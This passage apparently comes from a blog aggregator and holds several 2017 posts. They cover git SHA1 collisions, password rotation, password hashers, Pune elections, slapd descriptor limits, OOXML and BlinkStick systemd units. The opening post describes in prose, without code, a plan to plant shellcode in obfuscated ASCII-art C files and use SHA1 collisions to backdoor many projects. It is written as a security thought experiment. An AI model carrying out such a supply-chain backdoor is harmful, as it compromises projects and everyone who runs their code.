Now, you need a C ofuscation person, to make that backdoor a little less obvious. (Hint: Add code to to fix the newlines, paint additional ASCII sprites over top of the static art, etc, add animations, and bury the shellcode in there.) After a little work, you'll have a C file that any project would like to add, to be able to display a great easter egg ASCII art. Submit it to a project. Submit different versions of it to 100 projects! Everything after line 3 can be edited to make lots of different versions targeting different programs. Once a project contains the first 3 lines of the file, followed by anything at all, it contains a SHA1 collision, from which you can generate the bad version by swapping in the bad data chuck. You can then replace the good file with the bad version here and there, and noone will be the wiser (except the easter egg will display the "bad" first line before it roots them). Now, how much more expensive would this be than today's SHA1 attack? It needs a way to generate collisions using only printable ASCII. Whether that is feasible depends on the implementation details of the SHA1 attack, and I don't really know. I should stop writing this blog post and read the rest of the paper. You can pick either of these two lessons to take away:
  1. ASCII art in code is evil and unsafe. Avoid it at any cost. apt-get moo
  2. Git's security is getting broken to the point that ASCII art (and a few hundred thousand dollars) is enough to defeat it.

My work today investigating ways to apply the SHA1 collision to git repos (not limited to this blog post) was sponsored by Thomas Hochstein on Patreon.

23 February 2017

Steve Kemp: Rotating passwords

Like many people I use a password-manage to record logins to websites. I previously used a tool called pwsafe, but these days I switched to using pass. Although I don't like the fact the meta-data is exposed the tool is very useful, and its integration with git is both simple and reliable. Reading about the security issue that recently affected cloudflare made me consider rotating some passwords. Using git I figured I could look at the last update-time of my passwords. Indeed that was pretty simple:
git ls-tree -r --name-only HEAD   while read filename; do
  echo "$(git log -1 --format="%ad" -- $filename) $filename"
done
Of course that's not quite enough because we want it sorted, and to do that using the seconds-since-epoch is neater. All together I wrote this:
#!/bin/sh
#
# Show password age - should be useful for rotation - we first of all
# format the timestamp of every *.gpg file, as both unix+relative time,
# then we sort, and finally we output that sorted data - but we skip
# the first field which is the unix-epoch time.
#
( git ls-tree -r --name-only HEAD   grep '\.gpg$'   while read filename; do \
      echo "$(git log -1 --format="%at %ar" -- $filename) $filename" ; done ) \
          sort   awk ' for (i=2; i<NF; i++) printf $i " "; print $NF '
Not the cleanest script I've ever hacked together, but the output is nice:
 steve@ssh ~ $ cd ~/Repos/personal/pass/
 steve@ssh ~/Repos/personal/pass $ ./password-age   head -n 5
 1 year, 10 months ago GPG/root@localhost.gpg
 1 year, 10 months ago GPG/steve@steve.org.uk.OLD.gpg
 1 year, 10 months ago GPG/steve@steve.org.uk.NEW.gpg
 1 year, 10 months ago Git/git.steve.org.uk/root.gpg
 1 year, 10 months ago Git/git.steve.org.uk/skx.gpg
Now I need to pick the sites that are more than a year old and rotate credentials. Or delete accounts, as appropriate.

22 February 2017

Antoine Beaupr : The case against password hashers

In previous articles, we have looked at how to generate passwords and did a review of various password managers. There is, however, a third way of managing passwords other than remembering them or encrypting them in a "vault", which is what I call "password hashing". A password hasher generates site-specific passwords from a single master password using a cryptographic hash function. It thus allows a user to have a unique and secure password for every site they use while requiring no storage; they need only to remember a single password. You may know these as "deterministic or stateless password managers" but I find the "password manager" phrase to be confusing because a hasher doesn't actually store any passwords. I do not think password hashers represent a good security tradeoff so I generally do not recommend their use, unless you really do not have access to reliable storage that you can access readily. In this article, I use the word "password" for a random string used to unlock things, but "token" to represent a generated random string that the user doesn't need to remember. The input to a password hasher is a password with some site-specific context and the output from a password hasher is a token.

What is a password hasher? A password hasher uses the master password and a label (generally the host name) to generate the site-specific password. To change the generated password, the user can modify the label, for example by appending a number. Some password hashers also have different settings to generate tokens of different lengths or compositions (symbols or not, etc.) to accommodate different site-specific password policies. The whole concept of password hashers relies on the concept of one-way cryptographic hash functions or key derivation functions that take an arbitrary input string (say a password) and generate a unique token, from which it is impossible to guess the original input string. Password hashers are generally written as JavaScript bookmarklets or browser plugins and have been around for over a decade. The biggest advantage of password hashers is that you only need to remember a single password. You do not need to carry around a password manager vault: there's no "state" (other than site-specific settings, which can be easily guessed). A password hasher named Master Password makes a compelling case against traditional password managers in its documentation:
It's as though the implicit assumptions are that everybody backs all of their stuff up to at least two different devices and backups in the cloud in at least two separate countries. Well, people don't always have perfect backups. In fact, they usually don't have any.
It goes on to argue that, when you lose your password: "You lose everything. You lose your own identity." The stateless nature of password hashers also means you do not need to use cloud services to synchronize your passwords, as there is (generally, more on that later) no state to carry around. This means, for example, that the list of accounts that you have access to is only stored in your head, and not in some online database that could be hacked without your knowledge. The downside of this is, of course, that attackers do not actually need to have access to your password hasher to start cracking it: they can try to guess your master key without ever stealing anything from you other than a single token you used to log into some random web site. Password hashers also necessarily generate unique passwords for every site you use them on. While you can also do this with password managers, it is not an enforced decision. With hashers, you get distinct and strong passwords for every site with no effort.

The problem with password hashers If hashers are so great, why would you use a password manager? Programs like LessPass and Master Password seem to have strong crypto that is well implemented, so why isn't everyone using those tools? Password hashing, as a general concept, actually has serious problems: since the hashing outputs are constantly compromised (they are sent in password forms to various possibly hostile sites), it's theoretically possible to derive the master password and then break all the generated tokens in one shot. The use of stronger key derivation functions (like PBKDF2, scrypt, or HMAC) or seeds (like a profile-specific secret) makes those attacks much harder, especially if the seed is long enough to make brute-force attacks infeasible. (Unfortunately, in the case of Password Hasher Plus, the seed is derived from Math.random() calls, which are not considered cryptographically secure.) Basically, as stated by Julian Morrison in this discussion:
A password is now ciphertext, not a block of line noise. Every time you transmit it, you are giving away potential clues of use to an attacker. [...] You only have one password for all the sites, really, underneath, and it's your secret key. If it's broken, it's now a skeleton-key [...]
Newer implementations like LessPass and Master Password fix this by using reasonable key derivation algorithms (PBKDF2 and scrypt, respectively) that are more resistant to offline cracking attacks, but who knows how long those will hold? To give a concrete example, if you would like to use the new winner of the password hashing competition (Argon2) in your password manager, you can patch the program (or wait for an update) and re-encrypt your database. With a password hasher, it's not so easy: changing the algorithm means logging in to every site you visited and changing the password. As someone who used a password hasher for a few years, I can tell you this is really impractical: you quickly end up with hundreds of passwords. The LessPass developers tried to facilitate this, but they ended up mostly giving up. Which brings us to the question of state. A lot of those tools claim to work "without a server" or as being "stateless" and while those claims are partly true, hashers are way more usable (and more secure, with profile secrets) when they do keep some sort of state. For example, Password Hasher Plus records, in your browser profile, which site you visited and which settings were used on each site, which makes it easier to comply with weird password policies. But then that state needs to be backed up and synchronized across multiple devices, which led LessPass to offer a service (which you can also self-host) to keep those settings online. At this point, a key benefit of the password hasher approach (not keeping state) just disappears and you might as well use a password manager. Another issue with password hashers is choosing the right one from the start, because changing software generally means changing the algorithm, and therefore changing passwords everywhere. If there was a well-established program that was be recognized as a solid cryptographic solution by the community, I would feel more confident. But what I have seen is that there are a lot of different implementations each with its own warts and flaws; because changing is so painful, I can't actually use any of those alternatives. All of the password hashers I have reviewed have severe security versus usability tradeoffs. For example, LessPass has what seems to be a sound cryptographic implementation, but using it requires you to click on the icon, fill in the fields, click generate, and then copy the password into the field, which means at least four or five actions per password. The venerable Password Hasher is much easier to use, but it makes you type the master password directly in the site's password form, so hostile sites can simply use JavaScript to sniff the master password while it is typed. While there are workarounds implemented in Password Hasher Plus (the profile-specific secret), both tools are more or less abandoned now. The Password Hasher homepage, linked from the extension page, is now a 404. Password Hasher Plus hasn't seen a release in over a year and there is no space for collaborating on the software the homepage is simply the author's Google+ page with no information on the project. I couldn't actually find the source online and had to download the Chrome extension by hand to review the source code. Software abandonment is a serious issue for every project out there, but I would argue that it is especially severe for password hashers. Furthermore, I have had difficulty using password hashers in unified login environments like Wikipedia's or StackExchange's single-sign-on systems. Because they allow you to log in with the same password on multiple sites, you need to choose (and remember) what label you used when signing in. Did I sign in on stackoverflow.com? Or was it stackexchange.com? Also, as mentioned in the previous article about password managers, web-based password managers have serious security flaws. Since more than a few password hashers are implemented using bookmarklets, they bring all of those serious vulnerabilities with them, which can range from account name to master password disclosures. Finally, some of the password hashers use dubious crypto primitives that were valid and interesting a decade ago, but are really showing their age now. Stanford's pwdhash uses MD5, which is considered "cryptographically broken and unsuitable for further use". We have seen partial key recovery attacks against MD5 already and while those do not allow an attacker to recover the full master password yet (especially not with HMAC-MD5), I would not recommend anyone use MD5 in anything at this point, especially if changing that algorithm later is hard. Some hashers (like Password Hasher and Password Plus) use a a single round of SHA-1 to derive a token from a password; WPA2 (standardized in 2004) uses 4096 iterations of HMAC-SHA1. A recent US National Institute of Standards and Technology (NIST) report also recommends "at least 10,000 iterations of the hash function".

Conclusion Forced to suggest a password hasher, I would probably point to LessPass or Master Password, depending on the platform of the person asking. But, for now, I have determined that the security drawbacks of password hashers are not acceptable and I do not recommend them. It makes my password management recommendation shorter anyway: "remember a few carefully generated passwords and shove everything else in a password manager". [Many thanks to Daniel Kahn Gillmor for the thorough reviews provided for the password articles.]
Note: this article first appeared in the Linux Weekly News. Also, details of my research into password hashers are available in the password hashers history article.

21 February 2017

Shirish Agarwal: The Indian elections hungama

a person showing s(he) showing s(he) Before I start, I would like to point out #855549 . This is a normal/wishlist bug I have filed against apt, the command-line package manager. I sincerely believe having a history command to know what packages were installed, which were upgraded, which were purged should be easily accessible, easily understood and if the output looks pretty, so much the better. Of particular interest to me is having a list of new packages I have installed in last couple of years after jessie became the stable release. It probably would make for some interesting reading. I dunno how much efforts would be to code something like that, but if it works, it would be the greatest. Apt would have finally arrived. Not that it s a bad tool, it s just that it would then make for a heck of a useful tool. Coming back to the topic on hand, Now for the last couple of weeks we don t have water or rather pressure of water. Water crisis has been hitting Pune every year since 2014 with no end in sight. This has been reported in newspapers addendum but it seems it has been felling on deaf ears. The end result of it is that I have to bring buckets of water from around 50 odd metres. It s not a big thing, it s not like some women in some villages in Rajasthan who have to walk in between 200 metres to 5 odd kilometres to get potable water or Darfur, Western Sudan where women are often kidnapped and sold as sexual slaves when they get to fetch water. The situation in Darfur has been shown quite vividly in Darfur is Dying . It is possible that I may have mentioned about Darfur before. While unfortunately the game is in flash as a web resource, the most disturbing part is that the game is extremely depressing, there is a no-win scenario. So knowing and seeing both those scenarios, I can t complain about 50 metres. BUT .but when you extrapolate the same data over some more or less 3.3-3.4 million citizens, 3.1 million during 2011 census with a conservative 2.3-2.4 percent population growth rate according to scroll.in. Fortunately or unfortunately, Pune Municipal Corporation elections were held today. Fortunately or unfortunately, this time all the political parties bought majorly unknown faces in these elections. For e.g. I belong to ward 14 which is spread over quite a bit of area and has around 10k of registered voters. Now the unfortunate part of having new faces in elections, you don t know anything about them. Apart from the affidavits filed, the only thing I come to know is whether there are criminal cases filed against them and what they have shown as their wealth. While I am and should be thankful to ADR which actually is the force behind having the collated data made public. There is a lot of untold story about political push-back by all the major national and regional political parties even when this bit of news were to be made public. It took major part of a decade for such information to come into public domain. But for my purpose of getting clean air and water supply 24 7 to each household seems a very distant dream. I tried to connect with the corporators about a week before the contest and almost all of the lower party functionaries hid behind their political parties manifestos stating they would do the best without any viable plan. For those not knowing, India has been blessed with 6 odd national parties and about 36 odd regional parties and every election some 20-25 new parties try their luck every time. The problem is we, the public, don t trust them or their manifestos. First of all the political parties themselves engage in mud-slinging as to who s copying whom with the manifesto.Even if a political party wins the elections, there is no *real* pressure for them to follow their own manifesto. This has been going for many a year. OF course, we the citizens are to also blame as most citizens for one reason or other chose to remain aloof of the process. I scanned/leafed through all the manifestos and all of them have the vague-wording we will make Pune tanker-free without any implementation details. While I was unable to meet the soon-to-be-Corporators, I did manage to meet a few of the assistants but all the meetings were entirely fruitless. Diagram of Rain Water Harvesting I asked why can t the city follow the Chennai model. Chennai, not so long ago was at the same place where Pune is, especially in relation to water. What happened next, in 2001 has been beautifully chronicled in Hindustan Times . What has not been shared in that story is that the idea was actually fielded by one of Chennai Mayor s assistants, an IAS Officer, I have forgotten her name, Thankfully, her advise/idea was taken to heart by the political establishment and they drove RWH. Saying why we can t do something similar in Pune, I heard all kinds of excuses. The worst and most used being Marathas can never unite which I think is pure bullshit. For people unfamiliar to the term, Marathas was a warrior clan in Shivaji s army. Shivaji, the king of Marathas were/are an expert tactician and master of guerilla warfare. It is due to the valor of Marathas, that we still have the Maratha Light Infantry a proud member of the Indian army. Why I said bullshit was the composition of people living in Maharashtra has changed over the decades. While at one time both the Brahmins and the Marathas had considerable political and population numbers, that has changed drastically. Maharashtra and more pointedly, Mumbai, Pune and Nagpur have become immigrant centres. Why just a decade back, Shiv Sena, an ultra right-wing political party used to play the Maratha card at each and every election and heckle people coming from Uttar Pradesh and Bihar, this has been documented as the 2008 immigrants attacks and 9 years later we see Shiv Sena trying to field its candidates in Uttar Pradesh. So, obviously they cannot use the same tactics which they could at one point of time. One more reason I call it bullshit, is it s a very lame excuse. When the Prime Minister of the country calls for demonetization which affects 1.25 billion people, people die, people stand in queues and is largely peaceful, I do not see people resisting if they bring a good scheme. I almost forgot, as an added sweetener, the Chennai municipality said that if you do RWH and show photos and certificates of the job, you won t have to pay as much property tax as otherwise you would, that also boosted people s participation. And that is not the only solution, one more solution has been outlined in Aaj Bhi Khade hain talaab written by just-deceased Gandhian environmental activist Anupam Mishra. His Book can be downloaded for free at India Water Portal . Unfortunately, the said book doesn t have a good English translation till date. Interestingly, all of his content is licensed under public domain (CC-0) so people can continue to enjoy and learn from his life-work. Another lesson or understanding could be taken from Israel, the father of the modern micro-drip irrigation for crops. One of the things on my bucket lists is to visit Israel and if possible learn how they went from a water-deficient country to a water-surplus one. India labor Which brings me to my second conundrum, most of the people believe that it s the Government s job to provide jobs to its people. India has been experiencing jobless growth for around a decade now, since the 2008 meltdown. While India was lucky to escape that, most of its trading partners weren t hence it slowed down International trade which slowed down creation of new enterprises etc. Laws such as the Bankruptcy law and the upcoming Goods and Services Tax . As everybody else, am a bit excited and a bit apprehensive about how the actual implementation will take place. null Even International businesses has been found wanting. The latest example has been Uber and Ola. There have been protests against the two cab/taxi aggregators operating in India. For the millions of jobless students coming out of schools and Universities, there aren t simply enough jobs for them, nor are most (okay 50%) of them qualified for the jobs, these 50 percent are also untrainable, so what to do ? In reality, this is what keeps me awake at night. India is sitting on this ticking bomb-shell. It is really, a miracle that the youths have not rebelled yet. While all the conditions, proposals and counter-proposals have been shared before, I wanted/needed to highlight it. While the issue seems to be local, I would assert that they are all glocal in nature. The questions we are facing, I m sure both developing and to some extent even developed countries have probably been affected by it. I look forward to know what I can learn from them. Update 23/02/17 I had wanted to share about Debian s Voting system a bit, but that got derailed. Hence in order not to do, I ll just point towards 2015 platforms where 3 people vied for DPL post. I *think* I shared about DPL voting process earlier but if not, would do in detail in some future blog post.
Filed under: Miscellenous Tagged: #Anupam Mishra, #Bankruptcy law, #Chennai model, #clean air, #clean water, #elections, #GST, #immigrant, #immigrants, #Maratha, #Maratha Light Infantry, #migration, #national parties, #Political party manifesto, #regional parties, #ride-sharing, #water availability, Rain Water Harvesting

Arturo Borrero Gonz lez: About process limits, round 2


htop I was wrong. After the other blog post About process limits, some people contacted me with additional data and information. I myself continued to investigate on the issue, so I have new facts. I read again the source code of the slapd daemon and the picture seems clearer now. A new message appeared in the log files:

[...]
Feb 20 06:26:03 slapd[18506]: daemon: 1025 beyond descriptor table size 1024
[...]
This message is clearly produced by the daemon itself, and searching for the string leads to this source code, in servers/slapd/daemon.c:
[...]
sfd = SLAP_SOCKNEW( s );
/* make sure descriptor number isn't too great */
if ( sfd >= dtblsize )  
	Debug( LDAP_DEBUG_ANY,
		"daemon: %ld beyond descriptor table size %ld\n",
		(long) sfd, (long) dtblsize, 0 );
	tcp_close(s);
	ldap_pvt_thread_yield();
	return 0;
 
[...]
In that same file, dtblsize is set to:
[...]
#ifdef HAVE_SYSCONF
        dtblsize = sysconf( _SC_OPEN_MAX );
#elif defined(HAVE_GETDTABLESIZE)
        dtblsize = getdtablesize();
#else /* ! HAVE_SYSCONF && ! HAVE_GETDTABLESIZE */
        dtblsize = FD_SETSIZE;
#endif /* ! HAVE_SYSCONF && ! HAVE_GETDTABLESIZE */
[...]
If you keep pulling the string, the first two options use system limits to know the value, getrlimit(), and the last one uses a fixed value of 4096 (set at build time). It turns out that this routine slapd_daemon_init() is called once, at daemon startup (see main() function at servers/slapd/main.c). So the daemon is limiting itself to the limit imposed by the system at daemon startup time. That means that our previous limits settings at runtime was not being read by the slapd daemon. Let s back to the previous approach of establishing the process limits by setting them on the user. The common method is to call ulimit in the init.d script (or systemd service file). One of my concerns of this approach was that slapd runs as a different user, usually openldap. Again, reading the source code:
[...]
if( check == CHECK_NONE && slapd_daemon_init( urls ) != 0 )  
	rc = 1;
        SERVICE_EXIT( ERROR_SERVICE_SPECIFIC_ERROR, 16 );
        goto stop;
 
#if defined(HAVE_CHROOT)
	if ( sandbox )  
		if ( chdir( sandbox ) )  
			perror("chdir");
			rc = 1;
			goto stop;
		 
		if ( chroot( sandbox ) )  
			perror("chroot");
			rc = 1;
			goto stop;
		 
	 
#endif
#if defined(HAVE_SETUID) && defined(HAVE_SETGID)
	if ( username != NULL   groupname != NULL )  
		slap_init_user( username, groupname );
	 
#endif
[...]
So, the slapd daemon first reads the limits and then change user to openldap, (the slap_init_user() function). We can then asume that if we set the limits to the root user, calling ulimit in the init.d script, the slapd daemon will actually inherint them. This is what is originally suggested in debian bug #660917. Let s use this solution for now. Many thanks to John Hughes john@atlantech.com for the clarifications via email.

20 February 2017

Petter Reinholdtsen: Detect OOXML files with undefined behaviour?

I just noticed the new Norwegian proposal for archiving rules in the goverment list ECMA-376 / ISO/IEC 29500 (aka OOXML) as valid formats to put in long term storage. Luckily such files will only be accepted based on pre-approval from the National Archive. Allowing OOXML files to be used for long term storage might seem like a good idea as long as we forget that there are plenty of ways for a "valid" OOXML document to have content with no defined interpretation in the standard, which lead to a question and an idea. Is there any tool to detect if a OOXML document depend on such undefined behaviour? It would be useful for the National Archive (and anyone else interested in verifying that a document is well defined) to have such tool available when considering to approve the use of OOXML. I'm aware of the officeotron OOXML validator, but do not know how complete it is nor if it will report use of undefined behaviour. Are there other similar tools available? Please send me an email if you know of any such tool.

Jonathan Dowland: Blinkenlights!

blinkenlights! blinkenlights!
Part one of a series. part 2, part 3. Late last year, I was pondering how one might add a status indicator to a headless machine like my NAS to indicate things like failed jobs. After a brief run through of some options (a USB-based custom device; a device pretending to be a keyboard attached to a PS/2 port; commandeering the HD activity LED; commandeering the PC speaker wire) I decided that I didn't have the time to learn the kind of skills needed to build something at that level and opted to buy a pre-assembled programmable USB thing instead, called the BlinkStick. Little did I realise that my friend Jonathan McDowell thought that this was an interesting challenge and actually managed to design, code and build something! Here's his blog post outlining his solution and here's his code on github (or canonically) Even thought I've bought the blinkstick, given Jonathan's efforts (and the bill of materials) I'm going to have to try and assemble this for myself and give it a go. I've also managed to borrow an Arduino book from a colleague at work. Either way, I still have some work to do on the software/configuration side to light the LEDs up at the right time and colour based on the jobs running on the NAS and their state.

Jonathan Dowland: Blinkenlights, part 2

Part two of a series. part 1, part 3. To start with configuring my NAS to use the new blinkenlights, I thought I'd start with a really easy job: I plug in my iPod, a script runs to back it up, then the iPod gets unmounted. It's one of the simpler jobs to start with because the iPod is a simple block device and there's no encryption in play. For now, I'm also going to assume the LED Is going to be used exclusively for this job. In the future I will want many independent jobs to perhaps use the LED to signal things and figuring out how that will work is going to be much harder. I'll skip over the journey and go straight to the working solution. I have a systemd job that is used to invoke a sync from the iPod as follows:
[Service]
Type=oneshot
ExecStart=/bin/mount /media/ipod
ExecStart=/usr/local/bin/blinkstick --index 1 --limit 10 --set-color 33c280
ExecStart=/usr/bin/rsync ...
ExecStop=/bin/umount /media/ipod
ExecStop=/usr/local/bin/blinkstick --index 1 --limit 10 --set-color green
[Install]
WantedBy=dev-disk-by\x2duuid-A2EA\x2d96ED.device
[Unit]
OnFailure=blinkstick-fail.service
/media/ipod is a classic mount configured in /etc/fstab. I've done this rather than use the newer systemd .mount units which sadly don't give you enough hooks for running things after unmount or in the failure case. This feels quite unnatural, much more "systemdy" would be to Requires= the mount unit, but I couldn't figure out an easy way to set the LED to green after the unmount. I'm sure it's possible, but convoluted. The first blinkstick command sets the LED to a colour to indicate "in progress". I explored some of the blinkstick tool's options for a fading or throbbing colour but they didn't work very well. I'll take another look in the future. After the LED is set, the backup job itself runs. The last blinkstick command, which is only run if the previous umount has succeeded, sets the LED to indicate "safe to unplug". The WantedBy here instructs systemd that when the iPod device-unit is activated, it should activate my backup service. I can refer to the iPod device-unit using this name based on the partition's UUID; this is not the canonical device name that you see if you run systemctl but it's much shorter and crucially its stable, the canonical name depends on exactly where you plugged it in and what other devices might have been connected at the same time. If something fails, a second unit blinkstick-fail.service gets activated. This is very short:
[Service]
ExecStart=/usr/local/bin/blinkstick --index 1 --limit 50 --set-color red
This simply sets the LED to be red. Again it's a bit awkward that in 2 cases I'm setting the LED with a simple Exec but in the third I have to activate a separate systemd service: this seems to be the nature of the beast. At least when I come to look at concurrent jobs all interacting with the LED, the failure case should be simple: red trumps any other activity, user must go and check what's up.

Next.

Previous.